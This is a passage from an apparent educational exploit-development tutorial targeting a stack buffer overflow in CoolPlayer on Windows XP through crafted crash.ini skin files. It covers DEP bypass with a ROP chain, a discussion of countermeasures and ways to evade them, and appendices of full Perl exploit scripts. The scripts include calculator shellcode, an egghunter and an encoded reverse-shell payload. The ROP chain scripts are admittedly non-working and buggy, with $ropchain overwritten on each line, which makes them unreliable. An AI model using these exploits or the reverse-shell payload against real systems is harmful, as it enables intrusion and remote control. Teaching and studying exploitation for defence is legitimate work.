Copy the *'calc_shellcode.pl'* and paste it into a new Perl file called *'rop_chain.pl'*. Firstly, start by removing the JMP ESP instruction as this will cause DEP to terminate the program. Then, you are going to add the return address from the *'find.txt'* and the ROP chain that you have just changed to Perl. To see exactly where to put these addresses, you can either go to Appendix A or you can look at figure 30 below.

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 1503;
$buffer .= pack('V', 0x77c11110);
$buffer .= "BBBB";

#[---INFO:gadgets_to_set_ebp:---]
$ropchain = ('V', 0x77c38751);  # POP EBP # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c38751);  # skip 4 bytes [msvcrt.dll]
#[---INFO:gadgets_to_set_ebx:---]
$ropchain = ('V', 0x77c46e9d);  # POP EBX # RETN [msvcrt.dll]
$ropchain = ('V', 0xffffffff);  #
$ropchain = ('V', 0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edx:---]
$ropchain = ('V', 0x77c4e392);  # POP EAX # RETN [msvcrt.dll]
$ropchain = ('V', 0x2cfe1467);  # put delta into eax (-> put$ropchain = ('V', 0x00001000 into edx)
$ropchain = ('V', 0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c58fbc);  # XCHG EAX);EDX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_ecx:---]
$ropchain = ('V', 0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$ropchain = ('V', 0x2cfe04a7);  # put delta into eax (-> put$ropchain = ('V', 0x00000040 into ecx)
$ropchain = ('V', 0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c13ffd);  # XCHG EAX);ECX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edi:---]
$ropchain = ('V', 0x77c2a88c);  # POP EDI # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
#[---INFO:gadgets_to_set_esi:---]
$ropchain = ('V', 0x77c2ed37);  # POP ESI # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$ropchain = ('V', 0x77c34de1);  # POP EAX # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
#[---INFO:pushad:---]
$ropchain = ('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
$ropchain = ('V', 0x77c35459);  # ptr to 'push esp # ret ' [msvcrt.dll]

$nops = "\x90" x 16;

$shellcode = "\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54".
"\xB8\xC7\x93\xC2\x77".
"\xFF\xD0";

open($FILE,">$file1");
print $FILE $buffer.$ropchain.$nops.$shellcode;
close($FILE)
```

Figure 30 - rop_chain.pl with return address and ROP chain added

In theory, running this should turn DEP off and calculator should pop up. When the program was run in ollyDbg, the only msvcrt address shown was not an address in the rop chain, seen in figure 31. Attempts to figure out exactly what was wrong were not fruitful and as such the ROP chain example is theoretical but may work practically for your program.



Figure 31 - Debugging the program after attempting the ROP chain

3 DISCUSSION

3.1 COUNTERMEASURES

There are countermeasures available that prevent buffer overflow vulnerabilities being exploited. It should be noted that not all programs will be vulnerable to buffer overflow attacks, but it is still best practice to implement these countermeasures anyway.

DEP

DEP (Data Execution Prevention) is a security defense mechanism that is used to prevent malicious code being executed within the heap and stack. With DEP you can write to memory and you can execute memory, you cannot do both simultaneously which is what the exploits you are going to build will do. If DEP detects anything that it considers 'malicious' within the memory, it will kill the program and display an error. DEP works best when ASLR is also being used.

ASLR

ASLR is another security defense mechanism that makes it more difficult for attackers to exploit existing vulnerabilities in a system by randomly changing the position of the stack, heap, DLL's, and the base addresses of a program. Many operating systems use ASLR to prevent vulnerabilities within memory being exploited. Using ASLR and DEP together makes it much more difficult for an attacker to be able to exploit memory vulnerabilities.

Anti-Virus

Anti-virus is used to protect users and their devices, some anti-viruses can detect if buffer overflows are happening by analysing the memory. When it is attempting to detect these overflows, it will look for suspicious or abnormal behaviour in the program's memory. Some may also be able to detect shellcode in the material that is being inputted into the program if it has not been encoded or has been used before. For example, they may be able to identify the calculator shellcode in the crash.ini file for CoolPlayer.

Stack Canaries

A stack canary is used to prevent a buffer overflow. Like the jobs of the canaries in the coal mines which would detect deadly gases before humans did, stack canaries are used to detect and prevent malicious code being executed in memory. The canary is a randomly generated secret value that is placed on top of the stack and is regenerated each time the program is started. Before any program function is run, the canary is checked and if it has been moved or modified at all, the program is terminated before malicious code can be run.

Secure Development

Secure development is very important in the prevention of buffer overflows and memory exploitation as the programs that are being built are vulnerable. CoolPlayer for example was built in such a way that it was vulnerable as there was no input validation and was built using C.

The input validation countermeasure should check all inputs from the user. The input from the user should be no bigger than what it needs to be, for example if the user needs to enter yes or no, the maximum input size that should be allowed is three bytes. CoolPlayer did not have any input validation which meant it was vulnerable to buffer overflows.

CoolPlayer was also built using C. Languages such as Java and Python are immune to buffer overflow attacks, apart from the interpreter which is an exception *(Buffer Overflow | OWASP, 2021).* If C absolutely must be used, there are certain functions that are considered unsafe as they do not check the size of the input to the memory buffer. Some of these functions are scanf(), strcpy(), sprintf() and gets(), there are secure versions of these functions if they are required.

Software Updates

Software updates may be released by program developers if they have discovered vulnerabilities in their products. It is generally best practice to update software whenever there is an update as this means that any patches for security issues are installed and that your program is up to date.

Character Filtering

Many programs make use of a technique called character filtering. This is essentially code within the program that filters the input for certain characters and either removes them completely or substitutes another character in. This means that the shellcode can still be executed, but it will not run as the code will likely have errors.

3.2 EVADING COUNTERMEASURES

Nothing is truly secure, which means that there are ways to get around some of the countermeasures. The countermeasures discussed below consist of simple bypasses whilst some may involve some time and effort. Not all countermeasures will work as some programs may simply not be vulnerable.

Polymorphic Encoders

Shikata-Ga-Nai encoder is a polymorphic encoder, which in Japanese means nothing can be done. Each time the encoder is used, the shellcode will be encoded differently. This can bypass anti-virus tools as the shellcode will appear differently which is what basic anti-virus tools analyse to detect malicious payloads.

RET2REG

Ret2Reg is a countermeasure for x86 architectures that are more commonly used now. Ret2Reg can be used if ASLR and DEP are active – you just need a DLL module that is not protected by either. In the ROP chain example in this tutorial, DEP was active, but ASLR was not. If you were working with a newer program and operating system that meant both DEP and ASLR was active – you could possibly use Ret2Reg for the exploit to work.

Bypassing Stack Canaries

As stack canaries are random and secret, it's incredibly difficult to attempt to guess them. However, there is a way to bypass a stack canary. You can either brute force the stack canary by overwriting the

canary when it is generated, or you attempt to read the value in the stack canary effectively leaking it. *(LLC, 2021)*

REFERENCES

Cimpanu, C., 2021. *New BlindSide attack uses speculative execution to bypass ASLR | ZDNet*. [online] ZDNet. Available at: <https://www.zdnet.com/article/new-blindside-attack-uses-speculative-execution-to-bypass-aslr/> [Accessed 10 May 2021].

Corelan Team. 2021. *Exploit writing tutorial part 2 : Stack Based Overflows – jumping to shellcode | Corelan Cybersecurity Research*. [online] Available at: <https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/> [Accessed 29 April 2021].

Corelan Team. 2021. *mona.py – the manual | Corelan Cybersecurity Research*. [online] Available at: <https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/> [Accessed 8 May 2021].

Corelan Team. 2021. *Safely Searching Process Virtual Address Space*. [ebook] Skape. Available at: <https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/> [Accessed 8 May 2021].

Insomnia Sec. 2012. *ROP and Roll - Kiwicon 2012*. [ebook] Insomnia Sec. Available at: <https://insomniasec.com/cdn-assets/Kiwicon_2012_Rop_and_Roll.pdf> [Accessed 8 May 2021].

LLC, O., 2021. *Stack Canaries - CTF 101*. [online] Ctf101.org. Available at: <https://ctf101.org/binary-exploitation/stack-canaries/> [Accessed 10 May 2021].

Offensive-security.com. 2021. [online] Available at: <https://www.offensive-security.com/metasploit-unleashed/writing-an-exploit/> [Accessed 7 May 2021].

Owasp.org. 2021. *Buffer Overflow | OWASP*. [online] Available at: <https://owasp.org/www-community/vulnerabilities/Buffer_Overflow> [Accessed 10 May 2021].

Public Notes. 2021. *Some ways to jump to the shellcode*. [online] Available at: <https://ostrokonskiy.com/posts/jump-to-shellcode.html> [Accessed 28 April 2021].

Reddit.com. 2021. [online] Available at: <https://www.reddit.com/r/LiveOverflow/comments/gqc8gi/question_when_do_you_place_shellcode_before_eip/> [Accessed 1 May 2021].

Security Boulevard. 2021. *What Is a Buffer Overflow - Security Boulevard*. [online] Available at: <https://securityboulevard.com/2019/06/what-is-a-buffer-overflow/> [Accessed 10 May 2021].

SecureCoding. 2021. *How to Protect Against Buffer Overflow Attack*. [online] Available at: <https://www.securecoding.com/blog/how-to-protect-against-buffer-overflow-attack/> [Accessed 10 May 2021].

Shell-storm.org. 2021. *Windows - SP3 english (calc.exe) - 37 bytes*. [online] Available at: <http://shell-storm.org/shellcode/files/shellcode-577.php> [Accessed 22 April 2021].

Wincustomize.com. 2021. *CoolPlayer - Beaded v2.0 (FREE DOWNLOAD) | WinCustomize.com*. [online] Available at: <https://www.wincustomize.com/explore/coolplayer/243/> [Accessed 7 May 2021].

APPENDICES

APPENDIX A – PERL SCRIPTS

prove_crash.pl

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 3000;

open($FILE,">$file1");
print $FILE $buffer;
close($FILE)
```

calc_distance.pl

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af
4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2
Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3
Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9
Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5
At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2A
w3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9A
z0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5
Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4
Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5
Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2B
n3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9B
q0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8B
s9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7
Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4
By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0
Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9
Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0
Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8
Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5
Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs
4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv
3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy
```

```
0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8
Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4D
d5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2
Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0
Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm
0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4
Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0
Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt
9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9";

open($FILE,">$file1");
print $FILE $buffer;
close($FILE)
```

shellcode_space.pl

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 1503;

$pointer = "B" x 4;

$junk1 = "C" x 100;
$junk2 = "D" x 200;

open($FILE,">$file1");
print $FILE $buffer.$pointer.$junk1.$junk2;
close($FILE)
```

shellcode_space.pl (With pattern for junk)

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 1503;

$pointer = "B" x 4;

$junk1 =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af
4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2
Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9"

open($FILE,">$file1");
print $FILE $buffer.$pointer.$junk1;
close($FILE)
```

calc_shellcode.pl

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 1503;

$eip = pack('V', 0x7C86467B);

$shellcode = "\x90" x 16;

$shellcode .= $shellcode.
"\xeb\x16\x5b\x31\xc0\x50\x53\xbb\x0d\x25\x86\x7c\xff\xd3\x31\xc0".
"\x50\xbb\x12\xcb\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63\x61\x6c".
"\x63\x2e\x65\x78\x65\x00";

open($FILE,">$file1");
print $FILE $buffer.$eip.$shellcode;
close($FILE);
```

jumpcode.pl (push ret)

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 1503;

$eip = pack('V',0x01aa57f6);

$shellcode = "\x90" x 25;

$shellcode .= $shellcode.
"\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54".
"\xB8\xC7\x93\xC2\x77".
"\xFF\xD0";

open($FILE,">$file1");
print $FILE $buffer.$eip.$shellcode;
close($FILE)
```

jumpcode.pl (custom code)

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
```

```
$buffer .= "A" x 1466;

$shellcode = "\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54".
"\xB8\xC7\x93\xC2\x77".
"\xFF\xD0";

$eip = pack('V',0x7C86467B);

$jumpcode = "\x83\xc4\x5e" .
   "\xff\xe4";

open($FILE,">$file1");
print $FILE $buffer.$shellcode.$eip.$jumpcode;
close($FILE)
```

reverse_shell.pl

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 1466;

$shellcode = "\xdb\xd3\xd9\x74\x24\xf4\x58\xbe\xb5\x9e\x16\xf1\x29\xc9" .
"\xb1\x4f\x31\x70\x19\x83\xe8\xfc\x03\x70\x15\x57\x6b\xea" .
"\x19\x1e\x94\x13\xda\x40\x1c\xf6\xeb\x52\x7a\x72\x59\x62" .
"\x08\xd6\x52\x09\x5c\xc3\xe1\x7f\x49\xe4\x42\x35\xaf\xcb" .
"\x53\xf8\x6f\x87\x90\x9b\x13\xda\xc4\x7b\x2d\x15\x19\x7a" .
"\x6a\x48\xd2\x2e\x23\x06\x41\xde\x40\x5a\x5a\xdf\x86\xd0" .
"\xe2\xa7\xa3\x27\x96\x1d\xad\x77\x07\x2a\xe5\x6f\x23\x74" .
"\xd6\x8e\xe0\x67\x2a\xd8\x8d\x53\xd8\xdb\x47\xaa\x21\xea" .
"\xa7\x60\x1c\xc2\x25\x79\x58\xe5\xd5\x0c\x92\x15\x6b\x16" .
"\x61\x67\xb7\x93\x74\xcf\x3c\x03\x5d\xf1\x91\xd5\x16\xfd" .
"\x5e\x92\x71\xe2\x61\x77\x0a\x1e\xe9\x76\xdd\x96\xa9\x5c" .
"\xf9\xf3\x6a\xfd\x58\x5e\xdc\x02\xba\x06\x81\xa6\xb0\xa5" .
"\xd6\xd0\x9a\xa1\x1b\xee\x24\x32\x34\x79\x56\x00\x9b\xd1" .
"\xf0\x28\x54\xff\x07\x4e\x4f\x47\x97\xb1\x70\xb7\xb1\x75" .
"\x24\xe7\xa9\x5c\x45\x6c\x2a\x60\x90\x22\x7a\xce\x4b\x82" .
"\x2a\xae\x3b\x6a\x21\x21\x63\x8a\x4a\xeb\x12\x8d\xdd\xd4" .
"\x8d\x11\x1f\xbd\xcf\x11\x0e\x61\x59\xf7\x5a\x89\x0f\xa0" .
"\xf2\x30\x0a\x3a\x62\xbc\x80\xaa\x07\x2f\x4f\x2a\x41\x4c" .
"\xd8\x7d\x06\xa2\x11\xeb\xba\x9d\x8b\x09\x47\x7b\xf3\x89" .
"\x9c\xb8\xfa\x10\x50\x84\xd8\x02\xac\x05\x65\x76\x60\x50" .
"\x33\x20\xc6\x0a\xf5\x9a\x90\xe1\x5f\x4a\x64\xca\x5f\x0c" .
"\x69\x07\x16\xf0\xd8\xfe\x6f\x0f\xd4\x96\x67\x68\x08\x07" .
"\x87\xa3\x88\x37\xc2\xe9\xb9\xdf\x8b\x78\xf8\xbd\x2b\x57" .
"\x3f\xb8\xaf\x5d\xc0\x3f\xaf\x14\xc5\x04\x77\xc5\xb7\x15" .
"\x12\xe9\x64\x15\x37";
```

```
$eip = pack('V',0x7C86467B);

$jumpcode = "\x83\xc4\x5e" .
  "\xff\xe4";

open($FILE,">$file1");
print $FILE $buffer.$shellcode.$eip.$jumpcode;
close($FILE)
```

egghunter.pl

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 1503;

$eip = pack('V', 0x7C86467B);

$egghunter = "\x90" x 10;
$egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74".
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

$nop = "\x90" x 100;

$shellcode = "w00tw00t";
$shellcode .= $shellcode.
"\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54".
"\xB8\xC7\x93\xC2\x77".
"\xFF\xD0";

open($FILE,">$file1");
print $FILE $buffer.$eip.$egghunter.$nop.$shellcode;
close($FILE);
```

rop_chain.pl

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 1503;
$buffer .= pack('V', 0x77c11110);
$buffer .= "BBBB";

    #[---INFO:gadgets_to_set_ebx:---]
$ropchain = pack('V', 0x77c4ec30);  # POP EBP # RETN [msvcrt.dll]
$ropchain = pack('V', 0x77c5335d);  # POP EBX # RETN [msvcrt.dll]
$ropchain = pack('V', 0xffffffff);  #
$ropchain = pack('V', 0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
$ropchain = pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edx:---]
$ropchain = pack('V', 0x77c34fcd);  # POP EAX # RETN [msvcrt.dll]
$ropchain = pack('V', 0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$ropchain = pack('V', 0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$ropchain = pack('V', 0x77c58fbc);  # XCHG EAX);EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
$ropchain = pack('V', 0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$ropchain = pack('V', 0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$ropchain = pack('V', 0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$ropchain = pack('V', 0x77c14001);  # XCHG EAX);ECX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edi:---]
$ropchain = pack('V', 0x77c47ae8);  # POP EDI # RETN [msvcrt.dll]
$ropchain = pack('V', 0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
    #[---INFO:gadgets_to_set_esi:---]
$ropchain = pack('V', 0x77c23b86);  # POP ESI # RETN [msvcrt.dll]
$ropchain = pack('V', 0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$ropchain = pack('V', 0x77c34fcd);  # POP EAX # RETN [msvcrt.dll]
$ropchain = pack('V', 0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
$ropchain = pack('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
    #[---INFO:extras:---]
$ropchain = pack('V', 0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]

$nops = "\x90" x 16;

$shellcode = "\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54".
"\xB8\xC7\x93\xC2\x77".
"\xFF\xD0";

open($FILE,">$file1");
print $FILE $buffer.$ropchain.$nops.$shellcode;
close($FILE)
```

APPENDIX B – EGGHUNTER.TXT

```
===================================================================
============
  Output generated by mona.py v2.0, rev 600 - Immunity Debugger
  Corelan Team - https://www.corelan.be
===================================================================
============
  OS : xp, release 5.1.2600
  Process being debugged : _no_name (pid 0)
  Current mona arguments: egg -t w00t
===================================================================
============
  2021-05-08 23:31:33
===================================================================
============
Egghunter , tag w00t :
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode : w00tw00t
```

APPENDIX C – ROP CHAIN - MONA FILES

Find.txt

```
================================================================================
 Output generated by mona.py v2.0, rev 600 - Immunity Debugger
 Corelan Team - https://www.corelan.be
================================================================================
 OS : xp, release 5.1.2600
 Process being debugged : 1602119 (pid 3860)
 Current mona arguments: find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
================================================================================
 2021-05-09 02:26:33
================================================================================
--------------------------------------------------------------------------------------------------------------------------------
 Module info :
--------------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename &
Path
--------------------------------------------------------------------------------------------------------------------------------
 0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |  False   | True   | 8.00.6001.18702
[urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
 0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
 0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False |  False   | True   | 7.0.2600.5512
```

[msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
0x73f10000 | 0x73f6c000 | 0x0005c000 | False | True | False | False | True | 5.3.2600.5512 [DSOUND.dll] (C:\WINDOWS\system32\DSOUND.dll)
0x7c900000 | 0x7c9af000 | 0x000af000 | False | True | False | False | True | 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
